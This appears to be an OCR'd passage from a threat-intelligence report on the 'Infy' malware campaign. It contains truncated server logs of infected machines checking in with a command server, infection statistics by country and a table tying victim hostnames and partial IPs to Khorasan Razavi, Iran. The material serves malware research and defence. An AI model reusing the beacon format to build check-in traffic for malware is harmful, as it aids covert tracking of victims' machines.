
```
217.[redacted] - - [25/Jan/2016:06:42:53 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A12%3A51&[redacted]ver=00026&lfolder=f1&machineguid=bda9072[redacted]
182.[redacted] - - [25/Jan/2016:06:45:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A45%3A12[redacted]DPC&ver=00028&lfolder=f1&machineguid=184[redacted]
185.[redacted] - - [25/Jan/2016:06:59:38 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A59%3A36&[redacted]&ver=00028&lfolder=f1&machineguid=4ee0f0[redacted]
2.18[redacted] - [25/Jan/2016:07:20:57 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A51%3A6&cn[redacted]er=00029&lfolder=f1&machineguid=064d2ea9%2[redacted]
213.[redacted] - - [25/Jan/2016:07:25:24 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A22%3A42[redacted]25&ver=00026&lfolder=f1&machineguid=a027eaa[redacted]
95.8[redacted] [25/Jan/2016:07:25:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&cn[redacted]=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9[redacted]
2.18[redacted] - [25/Jan/2016:07:25:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A8&cn[redacted]ver=00029&lfolder=f1&machineguid=064d2ea9%2D4[redacted]
150.7[redacted] [25/Jan/2016:07:27:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49&c[redacted]r=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9[redacted]
150.7[redacted] [25/Jan/2016:07:27:27 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A55%3A49[redacted]ver=00028&lfolder=f1&machineguid=a6aec4ae%2D1c9[redacted]
86.98.[redacted] [25/Jan/2016:07:34:49 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A34%3A48&[redacted]r=00026&lfolder=f1&machineguid=c4ba2975%2De1e2%[redacted]
62.88.[redacted] 25/Jan/2016:07:57:44 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2013%3A57%3A44&c[redacted]C245CE9&ver=00029&lfolder=f1&machineguid=e19e5db[redacted]
46.224[redacted] 25/Jan/2016:08:00:34 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A30%3A32&c[redacted]ver=00028&lfolder=f1&machineguid=10029a62%2D8506%[redacted]
36.83.[redacted] 25/Jan/2016:08:04:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A4%3A25&cn[redacted]=00028&lfolder=f1&machineguid=83479a23%2D6f55%2D4[redacted]
78.22.[redacted] 25/Jan/2016:08:18:44 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A18%3A46&cn[redacted]&ver=00028&lfolder=f1&machineguid=2f8b7615%2Da044[redacted]
194.23[redacted] - [25/Jan/2016:08:32:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2014%3A32%3A2[redacted]NB%2D11&ver=00029&lfolder=f1&machineguid=f3ef46cc[redacted]
103.25[redacted] 25/Jan/2016:08:46:05 -0500] "GET /themes/?tt=25%2F1%2F2016%20%205%3A46%3A9&cn=[redacted]ver=00026&lfolder=f1&machineguid=f5b6f9fd%2Dce16%[redacted]
185.95[redacted] [25/Jan/2016:08:50:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A20%3A16&[redacted]2D30B663&ver=00028&lfolder=f1&machineguid=881ddd[redacted]
5.201.[redacted] [25/Jan/2016:08:52:58 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A22%3A54&c[redacted]DPC&ver=00026&lfolder=f1&machineguid=bbe5ee05%2D[redacted]
185.95[redacted] [25/Jan/2016:08:55:32 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A25%3A33&c[redacted]2D30B663&ver=00028&lfolder=f1&machineguid=881ddd[redacted]
86.98[redacted] [25/Jan/2016:09:03:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2018%3A3%3A12&cn[redacted]=00026&lfolder=f1&machineguid=c4ba2975%2De1e2%2D[redacted]
85.15[redacted] [25/Jan/2016:09:08:52 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A38%3A37&cn=[redacted]r=00029&lfolder=f1&machineguid=60556f95%2D2b47[redacted]
88.17[redacted] - [25/Jan/2016:09:21:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A21%3A30&[redacted]PC&ver=00027&lfolder=f1&machineguid=b361c6f8%2[redacted]
92.15[redacted] - [25/Jan/2016:09:28:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A28%3A14&[redacted]P&ver=00027&lfolder=f1&machineguid=d091731b%2D[redacted]
151.[redacted] - - [25/Jan/2016:09:28:16 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A58%3A15[redacted]2DPC&ver=00029&lfolder=f1&machineguid=6c08ba0[redacted]
77.2[redacted] - [25/Jan/2016:09:32:32 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A32%3A41&c[redacted]PC&ver=00028&lfolder=f1&machineguid=d7eeb31a%[redacted]
88.1[redacted] - [25/Jan/2016:09:56:56 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2015%3A56%3A46&[redacted]C&ver=00026&lfolder=f1&machineguid=48ea05ea%[redacted]
78.1[redacted] - [25/Jan/2016:09:57:39 -0500] "GET /themes/?tt=25%2F1%2F2016%20%206%3A57%3A15&cn=[redacted]00027&lfolder=f1&machineguid=19bdbf4b%2D4bec[redacted]
106.[redacted] - [25/Jan/2016:10:01:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A31%3A28&c[redacted]46FFF7F&ver=00028&lfolder=f1&machineguid=fab[redacted]
69.1[redacted] - [25/Jan/2016:10:17:42 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2010%3A17%3A41&c[redacted]&ver=00029&lfolder=f1&machineguid=df0d6be2%[redacted]
86.9[redacted] [25/Jan/2016:10:42:43 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A42%3A17&cn=[redacted]&ver=00028&lfolder=f1&machineguid=6ba1a147%[redacted]
194.[redacted] - - [25/Jan/2016:10:46:41 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2016%3A46%3A42[redacted]%2D11&ver=00029&lfolder=f1&machineguid=f3ef[redacted]
80.2[redacted] - [25/Jan/2016:11:11:29 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A12%3A44&c[redacted]=00029&lfolder=f1&machineguid=8c403d04%2D4[redacted]
106.5[redacted] - [25/Jan/2016:11:14:22 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A44%3A29&c[redacted]46FFF7F&ver=00028&lfolder=f1&machineguid=f[redacted]
151.2[redacted] - - [25/Jan/2016:11:27:10 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2019%3A57%3A12[redacted]DC3AC4FB3&ver=00029&lfolder=f1&machineguid[redacted]
195.6[redacted] [25/Jan/2016:11:33:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2017%3A34%3A24&cn[redacted]&ver=00026&lfolder=f1&machineguid=8967a6c1[redacted]
103.2[redacted] - [25/Jan/2016:11:36:23 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A6%3A22&c[redacted]er=00028&lfolder=f1&machineguid=c4f157d0%[redacted]
106.5[redacted] - [25/Jan/2016:12:01:49 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A31%3A57&c[redacted]46FFF7F&ver=00028&lfolder=f1&machineguid=[redacted]
2.147[redacted] [25/Jan/2016:12:10:57 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2020%3A40%3A54&c[redacted]er=00029&lfolder=f1&machineguid=90422c32%[redacted]
67.88[redacted] [25/Jan/2016:12:17:16 -0500] "GET /themes/?tt=25%2F1%2F2016%20%209%3A17%3A16&cn[redacted]ver=00028&lfolder=f1&machineguid=7ba6b6[redacted]
209.1[redacted] - [25/Jan/2016:12:19:52 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2011%3A20%3A24[redacted]3&ver=00029&lfolder=f1&machineguid=127[redacted]
213.1[redacted] - [25/Jan/2016:12:28:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2018%3A28%3A25[redacted]&ver=00027&lfolder=f1&machineguid=509aa[redacted]
79.12[redacted] [25/Jan/2016:12:31:03 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A1%3A0&cn=[redacted]ver=00029&lfolder=f1&machineguid=a55080a[redacted]
2.145[redacted] [25/Jan/2016:12:35:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A5%3A27&cn=[redacted]029&lfolder=f1&machineguid=39e5f60f%2D81[redacted]
79.12[redacted] - [25/Jan/2016:12:44:39 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A14%3A36&c[redacted]C&ver=00029&lfolder=f1&machineguid=a5508[redacted]
184.1[redacted] - [25/Jan/2016:12:45:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2012%3A45%3A34&[redacted]OP&ver=00027&lfolder=f1&machineguid=2bf81[redacted]
129.7[redacted] [25/Jan/2016:12:47:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2011%3A48%3A12&cn[redacted]1&ver=00028&lfolder=f1&machineguid=440c5e[redacted]
182.[redacted] - [25/Jan/2016:12:55:13 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A55%3A11&[redacted]PC&ver=00028&lfolder=f1&machineguid=18492[redacted]
5.22[redacted] [25/Jan/2016:13:09:18 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A39%3A44&cn=[redacted]29&lfolder=f1&machineguid=4a297df2%2Ddef4%[redacted]
185.[redacted] - [25/Jan/2016:13:09:48 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A9%3A37&cn[redacted]ver=00028&lfolder=f1&machineguid=4ee0f054%[redacted]
87.[redacted] - [25/Jan/2016:13:23:26 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2013%3A23%3A25&c[redacted]&ver=00028&lfolder=f1&machineguid=6cf0d3b1[redacted]
213[redacted] - - [25/Jan/2016:13:35:23 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2021%3A32%3A42[redacted]25&ver=00026&lfolder=f1&machineguid=a027ea[redacted]
2.3[redacted] [25/Jan/2016:13:38:18 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2018%3A38%3A21&cn=U[redacted]=00028&lfolder=f1&machineguid=984132fb%2D6[redacted]
5.7[redacted] [25/Jan/2016:13:40:59 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A10%3A57&cn=[redacted]28&lfolder=f1&machineguid=f668ec40%2D38fc%2[redacted]
2.1[redacted] - [25/Jan/2016:13:46:15 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A16%3A13&c[redacted]er=00029&lfolder=f1&machineguid=66255cf3%2D[redacted]
2.1[redacted] - [25/Jan/2016:13:57:23 -0500] "GET /themes/?tt=25%2F1%2F2016%20%2022%3A27%3A17&c[redacted]er=00029&lfolder=f1&machineguid=90422c32%2D[redacted]
```




Infections per Country
Turkey
1.3%
Saudi Arabia
1.7%
Afghanistan
2.5%
Pakistan
3.8%
France
3.8%
Germany
4.2%
Iraq
4.2%
Sweden
5.9%
United States
7.6%
3.8%
3.8%
4.2%
4.2%
5.9%
7.6%
48.7%
Iran
48.7%


Infy Infections over Observed Period
225
150
75
0
1/1/2016
2/1/2016
3/1/2016
4/1/2016
Date

Hello hello!




```
2.180 [redacted] - [26/Jan/2016:03:34:24 -0500] "GET /themes/?tt=18%2F1%2F2016%20%200%3A4%3A31&cn=FERDOWSI&ver=00029&lfolder=f3&machinegui
31.14 [redacted] [02/Feb/2016:11:03:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%207%3A33%3A41&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
5.232 [redacted] - [02/Feb/2016:18:08:52 -0500] "GET /themes/?tt=3%2F2%2F2016%20%202%3A39%3A8&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&mac
5.232. [redacted] - [03/Feb/2016:07:20:08 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2015%3A50%3A23&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m
5.232. [redacted] - [03/Feb/2016:10:10:02 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A40%3A19&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&m
192.99 [redacted] - - [03/Feb/2016:10:26:18 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A56%3A35&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99. [redacted] - - [03/Feb/2016:10:56:03 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2019%3A26%3A19&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99. [redacted] - - [04/Feb/2016:07:35:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A5%3A25&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
192.99 [redacted] - - [04/Feb/2016:08:26:13 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A56%3A32&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99 [redacted] - - [04/Feb/2016:08:40:26 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A10%3A45&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3
192.99 [redacted] - - [04/Feb/2016:08:51:43 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2017%3A22%3A2&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
5.232. [redacted] [11/Feb/2016:01:17:10 -0500] "GET /themes/?tt=2%2F2%2F2016%20%2021%3A47%3A15&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid
46.100 [redacted] - - [12/Feb/2016:01:38:32 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2022%3A8%3A37&cn=FERDOWSI&ver=00029&lfolder=f3&machinegu
2.180 [redacted] [12/Feb/2016:07:29:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%203%3A59%3A11&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=6
5.232 [redacted] - [20/Feb/2016:10:43:59 -0500] "GET /themes/?tt=20%2F2%2F2016%20%2019%3A13%3A56&cn=WIN%2DSLRJHLCR4VK&ver=00030&lfolder=f3
5.232. [redacted] - [21/Feb/2016:09:36:45 -0500] "GET /themes/?tt=21%2F2%2F2016%20%2018%3A6%3A47&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&
217.172 [redacted] - - [01/May/2016:05:27:00 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A57%3A21&cn=DESKTOP%2DTFG03B1&ver=00031&lfolder=f
217.172 [redacted] - [01/May/2016:04:47:50 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A17%3A50&cn=USER1%2DDA087865E&ver=00031&lfolder=f
```


Hostname	Version	Seen	IP(s)	Location(s)
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
